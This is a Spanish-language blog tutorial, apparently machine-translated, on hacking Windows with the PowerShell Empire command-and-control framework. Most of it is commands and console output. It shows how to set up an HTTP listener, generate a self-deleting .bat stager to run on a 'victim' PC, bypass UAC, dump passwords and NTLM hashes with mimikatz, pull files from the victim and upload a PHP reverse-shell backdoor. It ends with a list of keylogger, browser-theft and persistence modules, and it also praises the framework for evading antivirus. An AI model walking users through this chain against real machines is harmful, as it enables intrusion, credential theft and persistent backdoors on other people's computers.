

cibercracking.wordpress.com

Hackear con Empire – Agente posterior a la explotación de PowerShell

9-12 minutos

uestro artículo de hoy es la primera publicación de nuestra serie Empire. En esto, cubriremos todos los aspectos básicos que necesita saber sobre PowerShell Empire Framework. Y con el eventual, estudiamos las hazañas avanzadas de Empire.

Tabla de contenidos:

- Introducción
- Instalación
- Importancia
- Terminología
- Manifestación
- Conclusión

Introducción

Empire es un marco de post-explotación. Es un agente de PowerShell puro, centrado únicamente en Python con comunicaciones criptográficamente seguras con el complemento de una arquitectura flexible. Empire tiene los medios para ejecutar agentes de PowerShell sin el requisito de PowerShell.exe. Puede emplear rápidamente módulos post-explotables, que cubren una

amplia gama desde registradores de pulsaciones de teclas hasta mimikatz, etc. Este marco es una combinación de los proyectos PowerShell Empire y Python Empire; lo que lo hace fácil de usar y conveniente. PowerShell Empire salió en 2015 y Python Empire salió en 2016. Es similar a Metasploit y Meterpreter. Pero como es una herramienta de comando y control, le permite controlar una PC de manera mucho más eficiente.

Importancia

PowerShell proporciona abundantes ventajas ofensivas que incluyen además el acceso completo a .NET, listas blancas de bloqueo de aplicaciones y acceso directo a Win32. También construye binarios maliciosos en la memoria. Proporciona la funcionalidad C2 y le permite implantar la segunda etapa después de la primera. También se puede utilizar para movimientos laterales. Y resulta útil ya que se desarrolla rápidamente en comparación con otros marcos. Además, como no requiere PowerShell.exe, le permite evitar los antivirus. Por lo tanto, es mejor utilizar PowerShell Empire.

Terminología

Antes de comenzar con la acción, debe saber estas cuatro cosas:

- **Oyente:** el oyente es un proceso que escucha una conexión de la máquina que estamos atacando. Esto ayuda a Empire a enviar el botín a la computadora del atacante.
- **Stager:** Un stager es un fragmento de código que permite que nuestro código malicioso se ejecute a través del agente en el host comprometido.
- **Agente:** un agente es un programa que mantiene una conexión entre su computadora y el host comprometido.

- **Módulo:** estos son los que ejecutan nuestros comandos maliciosos, que pueden recopilar credenciales y escalar nuestros privilegios como se mencionó anteriormente.

Instalación

Puedes descargar Empire desde [aquí](#) . Clone el comando del hipervínculo proporcionado para GitHub o simplemente use google.

```
cd Empire/
ls
cd setup/
ls
./install.sh
```

Utilice el siguiente comando para descargarlo:

```
root@kali:~# git clone https://github.com/EmpireProject/Empire.git
Cloning into 'Empire'...
remote: Enumerating objects: 11988, done.
remote: Total 11988 (delta 0), reused 0 (delta 0), pack-reused 11988
Receiving objects: 100% (11988/11988), 20.57 MiB | 433.00 KiB/s, done.
Resolving deltas: 100% (8152/8152), done.
```

Una vez que se inicia y completa la descarga, siga los pasos que se indican a continuación para instalarla:

12345	cd Empire/ls cd setup/ls./install.sh
-------	--------------------------------------

```
root@kali:~# cd Empire/
root@kali:~/Empire# ls
changelog  data  Dockerfile  empire  lib  LICENSE  plugins  README.md  setup  VERSION
root@kali:~/Empire# cd setup/
root@kali:~/Empire/setup# ls
cert.sh  install.sh  requirements.txt  reset.sh  setup_database.py
root@kali:~/Empire/setup# ./install.sh
--2018-10-02 06:40:25-- http://ftp.us.debian.org/debian/pool/main/o/openssl/libssl1.0.0
Resolving ftp.us.debian.org (ftp.us.debian.org)... 208.80.154.15, 64.50.236.52, 128.30.2
Connecting to ftp.us.debian.org (ftp.us.debian.org)[208.80.154.15]:80... connected.
HTTP request sent, awaiting response... 404 Not Found
2018-10-02 06:40:27 ERROR 404: Not Found.
```

Espere a que complete la instalación. Esto puede tardar unos segundos. Le pedirá una contraseña.

En mi caso, mi contraseña era **toor**.

Ahora use el comando **Ayuda** ya que abre todas las opciones esenciales requeridas inicialmente.


[illegible]

Según el flujo de trabajo, en primer lugar, tenemos que crear un oyente en nuestra máquina local. Escriba el siguiente comando:

1	listeners
---	-----------

Después de ejecutar el comando anterior, dirá que “no hay oyentes activos actualmente”, pero no se preocupe, estamos en la interfaz de oyentes ahora. Entonces, en esta interfaz de escucha, escriba:

```
1 uselistener <tab> <tab>
```



```
EMPIRE

285 modules currently loaded
0 listeners currently active
0 agents currently active

(Empire) > listeners
(!) No listeners currently active
(Empire: listeners) > uselistener
dbx      http      http_com  http_foreign  http_hop  http_mapi  meterpreter  onedrive
```

El comando anterior enumerará todos los oyentes que se pueden usar, como dbx, http, http_com, etc. El oyente más popular y comúnmente utilizado es http y usaremos el mismo en nuestra práctica. Para ese tipo:

```
1 uselistener http
```

Este comando crea un oyente en el puerto local 80. Si el puerto 80 ya está ocupado por un servicio como Apache, asegúrese de detener ese servicio, ya que este oyente que es un oyente http solo funcionará en el puerto 80. Ahora, para ver todas las configuraciones que debe proporcionar en este tipo de oyente:

```
1 info
```

Como puede ver en la imagen, hay una variedad de configuraciones que puede usar para modificar o personalizar su oyente. Intentemos cambiar el nombre de nuestro oyente ya que ayuda a recordar todos los oyentes que están activados; si se activa a granel. Entonces, para esto, escriba:

1	set Name test
---	---------------

El comando anterior cambiará el nombre de los oyentes de http a prueba.

Por lo general, este oyente toma automáticamente la IP del host local pero, por si acaso, puede usar el siguiente comando para configurar su IP:

12	set Host //192.168.1.107execute
----	---------------------------------

El comando anterior ejecutará el oyente. Luego regrese y use el detector de PowerShell como se muestra en la imagen.

```
(Empire: listeners) > uselistener http
(Empire: listeners/http) > info

Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

  Name      Required  Value                                     Description
  ----      -
  SlackToken False      Your SlackBot API token to communicate with your SL
  ProxyCreds False      Proxy credentials ([domain\]username:password) to u
  KillDate   False      Date for the listener to exit (MM/dd/yyyy).
  Name       True       http                                     Name for the listener.
  Launcher   True       powershell -noP -sta -w 1 -enc         Launcher string.
  DefaultDelay True       5                                       Agent delay/reach back interval (in seconds).
  DefaultLostLimit True      60                                     Number of missed checkins before exiting
  WorkingHours False      Hours for the agent to operate (09:00-17:00).
  SlackChannel False     The Slack channel or DM that notifications will be
  DefaultProfile True      Default communication profile for the agent.

  Host      True       http://192.168.1.107:80                 Hostname/IP for staging.
  CertPath   False      Certificate path for https listeners.
  DefaultJitter True       0.0                                     Jitter in agent reachback interval (0.0-1.0).
  Proxy      False      default                               Proxy to use for request (default, none, or other).
  UserAgent  False      default                               User-agent string to use for the staging request (d
  StagingKey True       *f[z5Louw)tT=rVjhiS@>AeDNC1!qR?n     Staging key for initial agent negotiation.
  BindIP     True       0.0.0.0                               The IP to bind to on the control server.
  Port       True       80                                    Port for the listener.
  ServerVersion True      Microsoft-IIS/7.5                     Server header for the control server.
  StagerURI  False      URI for the stager. Must use /download/. Example: /

(Empire: listeners/http) > set Name test
(Empire: listeners/http) > set Host http://192.168.1.107
(Empire: listeners/http) > execute

[*] Starting listener 'test'
* Serving Flask app "http" (lazy loading)
* Environment: production
  WARNING: Do not use the development server in a production environment.
  Use a production WSGI server instead.
* Debug mode: off
[+] Listener successfully started!
```

Ahora escriba 'back' para volver desde la interfaz del oyente para que podamos ejecutar nuestros módulos. Utilice el siguiente comando para ver todos los módulos que proporciona el imperio:

```
1 usestager <tab> <tab>
```

Como puede ver en la imagen a continuación, hay muchos módulos tanto para Windows como para IOS, junto con algunos múltiples que se pueden usar en cualquier plataforma. Usaremos `launcher_bat` para crear malware y explotar la PC de nuestras víctimas en nuestro tutorial. Y para ese tipo:

```
1 usestager windows/launcher_bat
```

Luego, escriba nuevamente 'información' para ver todas las configuraciones requeridas por el exploit. Después de examinar, verá que solo necesitamos proporcionar oyente. Por lo tanto, escriba:

```
12 set Listener testexecute
```

```
(Empire: listeners/http) > back
(Empire: listeners) > usestager
multi/bash           osx/applescript      osx/launcher         osx/teensy           windows/ducky
multi/launcher       osx/application      osx/macho            windows/backdoorLnkMacro windows/hta
multi/macro          osx/ducky            osx/macro            windows/bunny        windows/launcher_bat
multi/pyinstaller    osx/dylib            osx/pkg              windows/csharp_exe   windows/launcher_lnk
multi/war            osx/jar              osx/safari_launcher  windows/dll           windows/launcher_sct
```

```
(Empire: listeners) > usestager windows/launcher_bat
(Empire: stager/windows/launcher_bat) > info

Name: BAT Launcher

Description:
  Generates a self-deleting .bat launcher for
  Empire.

Options:
  Name      Required  Value      Description
  ----      -
  Listener   True          /tmp/launcher.bat File to output .bat launcher to,
  OutFile    False         otherwise displayed on the screen.
  Obfuscate  False         False        Switch. Obfuscate the launcher
  ObfuscateCommand False      Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation command to use.
  Language   True         powershell  Language of the stager to generate.
  ProxyCreds False        default     Proxy credentials
  UserAgent  False        default     ([domain\username:password] to use for
  Proxy       False        default     request (default, none, or other).
  Delete     False         True        Switch. Delete .bat after running.
  StagerRetries False       0           Times for the stager to retry
  connecting.

(Empire: stager/windows/launcher_bat) > set Listener test
(Empire: stager/windows/launcher_bat) > execute

[*] Stager output written out to: /tmp/launcher.bat
```

Los dos comandos anteriores ejecutarán nuestro exploit después de configurar la prueba del oyente y crearán /tmp/launcher.bat. Use el servidor Python para ejecutar este archivo en la PC de las víctimas. Mientras se ejecuta el archivo, tendrá una sesión. Para verificar su tipo de sesión:

```
1 agents
```

Con el comando anterior, puede ver que tiene una sesión activada. Puede cambiar el nombre de su sesión ya que el nombre dado por defecto es bastante complicado y difícil de recordar. Para hacerlo, escriba:

```
1 rename ZAF3GT5W raajpc
```

Utilice lo siguiente para acceder a la sesión:

```
1 interact raajpc
```

Una vez que haya obtenido acceso a la sesión, intente obtener la sesión de administrador utilizando el siguiente comando:

bypassuac http

Después de ejecutar el comando bypassuac, se abrirá otra sesión. Cambie el nombre de esa sesión también escribiendo:

```
1 rename HE3K45LN adminraj
```

```
(Empire) > agents ↵
[*] Active agents:

Name      La Internal IP      Machine Name      Username      Process
-----
ZAF3GT5W ps 192.168.1.102 RAJ raj\raj powershell

(Empire: agents) > rename ZAF3GT5W raajpc ↵
(Empire: agents) > interact raajpc ↵
(Empire: raajpc) > bypassuac http ↵
[*] Tasked ZAF3GT5W to run TASK_CMD_JOB
[*] Agent ZAF3GT5W tasked with task ID 1
[*] Tasked agent raajpc to run module powershell/privesc/bypassuac_eventvwr
(Empire: raajpc) > [*] Agent ZAF3GT5W returned results.
Job started: 3U5LN7
[*] Valid results returned by 192.168.1.102
```



```
[*] valid results returned by 192.168.1.102
[*] Sending POWERSHELL stager (stage 1) to 192.168.1.102
[*] New agent HE3K45LN checked in
[+] Initial agent HE3K45LN from 192.168.1.102 now active (Slack)
[*] Sending agent (stage 2) to HE3K45LN at 192.168.1.102

(Empire: raajpc) > back
(Empire: agents) > agents

[*] Active agents:

Name      La Internal IP      Machine Name      Username      Process
----      -
raajpc    ps 192.168.1.102    RAJ              raj\raj      powershell
HE3K45LN  ps 192.168.1.102    RAJ              *raj\raj     powershell

(Empire: agents) > rename HE3K45LN adminraj
(Empire: agents) > list

[*] Active agents:

Name      La Internal IP      Machine Name      Username      Process
----      -
raajpc    ps 192.168.1.102    RAJ              raj\raj      powershell
adminraj  ps 192.168.1.102    RAJ              *raj\raj     powershell
```

Vamos

12	interact with adminraj now.interact adminraj
----	--

<tab> <tab> nos ayuda a ver todas las opciones en el shell. Hay varias opciones que son bastante útiles para la explotación posterior. Como información, trabajo, lista, etc., como se muestra en la imagen.

Información: para todos los detalles básicos como IP, nonce, jitter, integridad, etc.

```
(Empire: agents) > interact adminraj
(Empire: adminraj) >
agents      creds      info      killdate      main
rename      scriptcmd  shinject   sysinfo       usemodule
back        download  injectshellcode list          mimikatz
resource    scriptimport sleep      updatecomms   workinghours
bypassuac   exit      jobs      listeners      psinject
revtoself   searchmodule spawn      updateprofile
clear        help      kill      lostlimit
sc           shell     steal_token upload         pth

(Empire: adminraj) > info

[*] Agent info:

nonce      6946511287442604
jitter     0.0
servers    None
internal_ip 192.168.1.102
working_hours
session_key M_z]biJ:mLF|T>vIa6o%~@X#07hd}s8x
children    None
checkin_time 2018-10-08 11:19:20
hostname    RAJ
id          2
```

```

delay 5
username www.raj\raj@ngarticles.in
kill_date
parent None
process_name powershell
listener http
process_id 2332
profile /admin/get.php,/news.php,/login/process.php|Mozilla/5
.0 (Windows NT
os_details 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
lost_limit Microsoft Windows 7 Ultimate
taskings 60
name None
language adminraj
external_ip powershell
session_id 192.168.1.102
lastseen_time HE3K45LN
language_version 2018-10-08 11:22:31
high_integrity 1
(Empire: adminraj) >

```

Ahora, si usa el comando 'ayuda', podrá ver todos los comandos ejecutables.

```

(Empire: adminraj) > help
Agent Commands
=====
agents      Jump to the agents menu.
back        Go back a menu.
bypassuac   Runs BypassUAC, spawning a new high-integrity agent for a listener. Ex. spawn <listener>
clear       Clear out agent tasking.
creds       Display/return credentials from the database.
download    Task an agent to download a file.
exit        Task agent to exit.
help        Displays the help menu or syntax for particular commands.
info        Display information about this agent
injectshellcode Inject listener shellcode into a remote process. Ex. injectshellcode <meter_listener> <pid>
jobs        Return jobs or kill a running job.
kill        Task an agent to kill a particular process name or ID.
killdate    Get or set an agent's killdate (01/01/2016).
list        Lists all active agents (or listeners).
listeners   Jump to the listeners menu.
lostlimit   Task an agent to change the limit on lost agent detection
main        Go back to the main menu.
mimikatz    Runs Invoke-Mimikatz on the client.
psinject    Inject a launcher into a remote process. Ex. psinject <listener> <pid/process_name>
pth         Executes PTH for a CredID through Mimikatz.
rename      Rename the agent.
resource    Read and execute a list of Empire commands from a file.
revtoself   Uses credentials/tokens to revert token privileges.
sc          Takes a screenshot, default is PNG. Giving a ratio means using JPEG. Ex. sc [1-100]
scriptcmd   Execute a function in the currently imported PowerShell script.
scriptimport Imports a PowerShell script and keeps it in memory in the agent.
searchmodule Search Empire module names/descriptions.
shell       Task an agent to use a shell command.
shinject    Inject non-meterpreter listener shellcode into a remote process. Ex. shinject <listener> <pid>
sleep       Task an agent to 'sleep interval [jitter]'
spawn       Spawns a new Empire agent for the given listener name. Ex. spawn <listener>
steal_token Uses credentials/tokens to impersonate a token for a given process ID.
sysinfo     Task an agent to get system information.
updatecomms Dynamically update the agent comms to another listener
updateprofile Update an agent connection profile.
upload      Task an agent to upload a file.
usemodule   Use an Empire PowerShell module.
workinghours Get or set an agent's working hours (9:00-17:00).

```

Intentemos ejecutar **mimikatz** para obtener la contraseña del usuario. Dado que **mimikatz** no se ejecutará en un shell de usuario invitado normal y solo se ejecutará en el shell de administración; esto también demuestra que tenemos que lograr acceso de administrador para poder usar mimikatz.

¡¡Hmmmm !! Y la contraseña es “123” para el usuario raj.

```
(Empire: adminraj) > mimikatz ↩
[*] Tasked HE3K45LN to run TASK_CMD_JOB
[*] Agent HE3K45LN tasked with task ID 1
[*] Tasked agent adminraj to run module powershell/credentials/mimikatz/logonpasswords
(Empire: adminraj) > [*] Agent HE3K45LN returned results.
Job started: 5R7ZX4
[*] Valid results returned by 192.168.1.102
[*] Agent HE3K45LN returned results.
Hostname: raj / -

.#####.   mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 160688 (00000000:000273b0)
Session           : Interactive from 1
User Name         : raj
Domain           : raj
Logon Server      : RAJ
Logon Time        : 10/8/2018 8:41:46 PM
SID               : S-1-5-21-379292247-3942135249-1451521861-1000

msv :
  [00000003] Primary
  * Username : raj
  * Domain   : raj
  * LM       : ccf9155e3e7db453aad3b435b51404ee
  * NTLM     : 3dbde697d71690a769204beb12283678
  * SHA1     : 0d5399508427ce79556cda71918020c1e8d15b53
tspkg :
  * Username : raj
  * Domain   : raj
  * Password : 123
wdigest :
  * Username : raj
  * Domain   : raj
  * Password : 123
kerberos :
  * Username : raj
  * Domain   : raj
  * Password : 123
ssp :
credman :
```

creditos

El comando anterior volcará las credenciales o la contraseña de cualquier usuario tanto en texto plano como en su hash.

Otro comando importante es el comando de **shell** .

Para usar el shell de la víctima para ejecutar los comandos adecuados de Microsoft Windows, usamos esta función.

Por ejemplo: uno de esos comandos de cmd de ventana

es **netstat**

1	shell netstat -ano
---	--------------------

Y como era de esperar, el comando anterior nos mostró todos los puertos en funcionamiento actualmente en la máquina.

```
(Empire: adminraj) > creds ↩️
Credentials:
  CredID  CredType  Domain  Username  Host  Password
  -----
  1      hash      raj      raj      raj      3dbde697d716
90a769204beb12283678
  2      plaintext raj      raj      raj      123

(Empire: adminraj) > shell netstat -ano ↩️
[*] Tasked HE3K45LN to run TASK_SHELL
[*] Agent HE3K45LN tasked with task ID 2
(Empire: adminraj) > [*] Agent HE3K45LN returned results.
Active Connections
```

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	720
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	1072
TCP	0.0.0.0:5357	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING	408
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING	856
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	940
TCP	0.0.0.0:49155	0.0.0.0:0	LISTENING	504
TCP	0.0.0.0:49156	0.0.0.0:0	LISTENING	1956
TCP	0.0.0.0:49157	0.0.0.0:0	LISTENING	512
TCP	192.168.1.102:139	0.0.0.0:0	LISTENING	4
TCP	:::135	:::0	LISTENING	720
TCP	:::445	:::0	LISTENING	4
TCP	:::3389	:::0	LISTENING	1072
TCP	:::5357	:::0	LISTENING	4
TCP	:::49152	:::0	LISTENING	408
TCP	:::49153	:::0	LISTENING	856
TCP	:::49154	:::0	LISTENING	940
TCP	:::49155	:::0	LISTENING	504
TCP	:::49156	:::0	LISTENING	1956
TCP	:::49157	:::0	LISTENING	512
UDP	0.0.0.0:500	:::		940
UDP	0.0.0.0:3702	:::		1340
UDP	0.0.0.0:3702	:::		1340
UDP	0.0.0.0:4500	:::		940
UDP	0.0.0.0:5355	:::		1072
UDP	0.0.0.0:54995	:::		1340
UDP	127.0.0.1:1900	:::		1340
UDP	127.0.0.1:64806	:::		1340
UDP	192.168.1.102:137	:::		4
UDP	192.168.1.102:138	:::		4
UDP	192.168.1.102:1900	:::		1340
UDP	192.168.1.102:64805	:::		1340

Ahora, dado que el directorio de shell predeterminado en Windows es " **C: / windows / system32** "; intentemos movernos a otro directorio e intentar descargar algún archivo desde allí y también podemos cargar algo en esa ubicación, por ejemplo, ¿podemos cargar una puerta trasera! Ahora, use los siguientes comandos

para ello:

```
123 shell cd C:\Users\raj\Desktopshell dirdownload 6.png
```

El comando anterior descargará una imagen llamada 6.png desde el escritorio de la ventana al “directorio de descargas de Empire”

```
1 upload /root/Desktop/revshell.php
```

Aquí podemos cargar cualquier puerta trasera, con la ayuda del comando anterior, estamos cargando una puerta trasera php desde el escritorio de Kali al escritorio de la víctima e incluso podemos invocar este archivo ya que tenemos acceso al shell.

```
(Empire: adminraj) > shell cd C:\Users\raj\Desktop ↵
[*] Tasked HE3K45LN to run TASK_SHELL
[*] Agent HE3K45LN tasked with task ID 10
(Empire: adminraj) > [*] Agent HE3K45LN returned results.
..Command execution completed.
[*] Valid results returned by 192.168.1.102

(Empire: adminraj) > shell dir↵
[*] Tasked HE3K45LN to run TASK_SHELL
[*] Agent HE3K45LN tasked with task ID 11
(Empire: adminraj) > [*] Agent HE3K45LN returned results.
Directory: C:\Users\raj\Desktop

Mode                LastWriteTime         Length Name
----                -
d----          9/27/2018    7:19 PM          powercat
d----          8/9/2018    3:39 PM          test
-a---          8/16/2018    4:26 PM    38808480 4ebfe36538da7b518c2221e1abd8dcfc-p
spro 50_3310.exe
-a---          10/4/2018    9:53 PM      62308 6.png
-a---          8/15/2018    8:42 PM     313768 Firefox Installer.exe
-a---          8/22/2018   11:18 PM     5518779 Macro Expert 4.0.exe
-a---          9/13/2018    9:25 PM           0 New Text Document.txt
-a---          9/13/2018    7:56 PM        950 PuTTY.lnk
-a---          8/22/2018    9:28 PM   207306876 wampserver3.0.6_x86_apache2.4.23_m
ysql5.7.14_php5.6.25.exe
-a---          8/22/2018    9:54 PM     16372688 WinSMS 3.43.exe
-a---          8/23/2018   10:19 PM   114827840 xampp-win32-5.6.30-0-VC11-installe
r.exe
-a---          8/23/2018    4:07 PM      1105 Zortam Mp3 Media Studio.lnk

..Command execution completed.
[*] Valid results returned by 192.168.1.102

(Empire: adminraj) > download 6.png ↵
[*] Tasked HE3K45LN to run TASK_DOWNLOAD
[*] Agent HE3K45LN tasked with task ID 12
(Empire: adminraj) > [+] Part of file 6.png from adminraj saved
[*] Agent HE3K45LN returned results.
[*] Valid results returned by 192.168.1.102
[*] Agent HE3K45LN returned results.
[*] File download of C:\Users\raj\Desktop\6.png completed
[*] Valid results returned by 192.168.1.102
```



```
(Empire: adminraj) > upload /root/Desktop/revshell.php ↵
[*] Tasked agent to upload revshell.php, 5 KB
[*] Tasked HE3K45LN to run TASK_UPLOAD
[*] Agent HE3K45LN tasked with task ID 13
(Empire: adminraj) > [*] Agent HE3K45LN returned results.
[*] Valid results returned by 192.168.1.102
```

Aquí es donde irán los archivos descargados:

Empire directorio / descargas / <nombre del agente> / <ubicación del shell del agente>

```
root@kali:~/Empire/downloads/adminraj/C:/Users/raj/Desktop# ls ↵
6.png
root@kali:~/Empire/downloads/adminraj/C:/Users/raj/Desktop#
```

1	shell dir
---	-----------

El comando anterior demuestra que de hecho hemos subido revshell.php

¡Y ahí está! Revshell.php en el escritorio de la máquina de la víctima que es nuestro archivo de puerta trasera.

```
(Empire: adminraj) > shell dir ↵
[*] Tasked HE3K45LN to run TASK_SHELL
[*] Agent HE3K45LN tasked with task ID 14
(Empire: adminraj) > [*] Agent HE3K45LN returned results.
Directory: C:\Users\raj\Desktop


Mode                LastWriteTime         Length Name
----                -
d----          9/27/2018    7:19 PM          powercat
d----          8/9/2018    3:39 PM          test
-a---          8/16/2018    4:26 PM    38808480 4ebfe36538da7b518c2221e1abd8dcfc-p
                    spro_50_3310.exe
-a---          10/4/2018    9:53 PM      62308 6.png
-a---          8/15/2018    8:42 PM     313768 Firefox Installer.exe
-a---          8/22/2018   11:18 PM     5518779 Macro Expert 4.0.exe
-a---          9/13/2018    9:25 PM           0 New Text Document.txt
-a---          9/13/2018    7:56 PM       950 PuTTY.lnk
-a---          10/8/2018    9:02 PM      5495 revshell.ph
-a---          8/22/2018    9:28 PM   207306876 wampserver3.0.6_x86_apache2.4.23_m
                    ysql5.7.14_php5.6.25.exe
-a---          8/22/2018    9:54 PM     16372688 WinSMS 3.43.exe
-a---          8/23/2018   10:19 PM   114827840 xampp-win32-5.6.30-0-VC11-installe
                    r.exe
-a---          8/23/2018    4:07 PM      1105 Zortam Mp3 Media Studio.lnk

..Command execution completed.
[*] Valid results returned by 192.168.1.102
```

Anteriormente se mostró la demostración básica de empire y sus diferentes términos utilizados y cómo usarlos. También hay otro término, es decir, usemodule. Por último, veamos cómo se usa.

1	usemodule <tab> <tab>
---	-----------------------


El comando le mostrará todos los módulos disponibles y listos para usar como se muestra en la siguiente imagen:



```
(Empire: adminraj) > usemodule
Display all 204 possibilities? (y or n)
code_execution/execute_dllinjection
code_execution/execute_dllinjection_payload
code_execution/execute_ntsd
code_execution/execute_reflectivepeinjection
code_execution/execute_shellcode
code_execution/execute_shellcode_mimikatz
collection/ChromeDump
collection/FoxDump
collection/USBKeylogger*
collection/WebcamRecorder
collection/browser_data
collection/clipboard_monitor
collection/file_finder
collection/find_interesting_file
collection/get_indexed_item
collection/get_sql_column_sample_data
collection/get_sql_query
collection/inveigh
collection/keylogger
collection/minidump
collection/netripper
collection/ninjacopy*
collection/packet_capture*
collection/prompt
collection/screenshot
collection/vaults/add_keepass_config_trigger
collection/vaults/find_keepass_config
collection/vaults/get_keepass_config_trigger
collection/vaults/keethief
collection/vaults/remove_keepass_config_trigger
credentials/credential_injection*
credentials/enum_cred_store
credentials/execute_kerberoast
credentials/mimikatz/cache*
credentials/mimikatz/certs*
credentials/mimikatz/command*
credentials/mimikatz/dcsync
credentials/mimikatz/dcsync_hashdump
persistence/elevated/wmi*
persistence/elevated/wmi_updater*
persistence/misc/add_netuser
persistence/misc/add_sid_history*
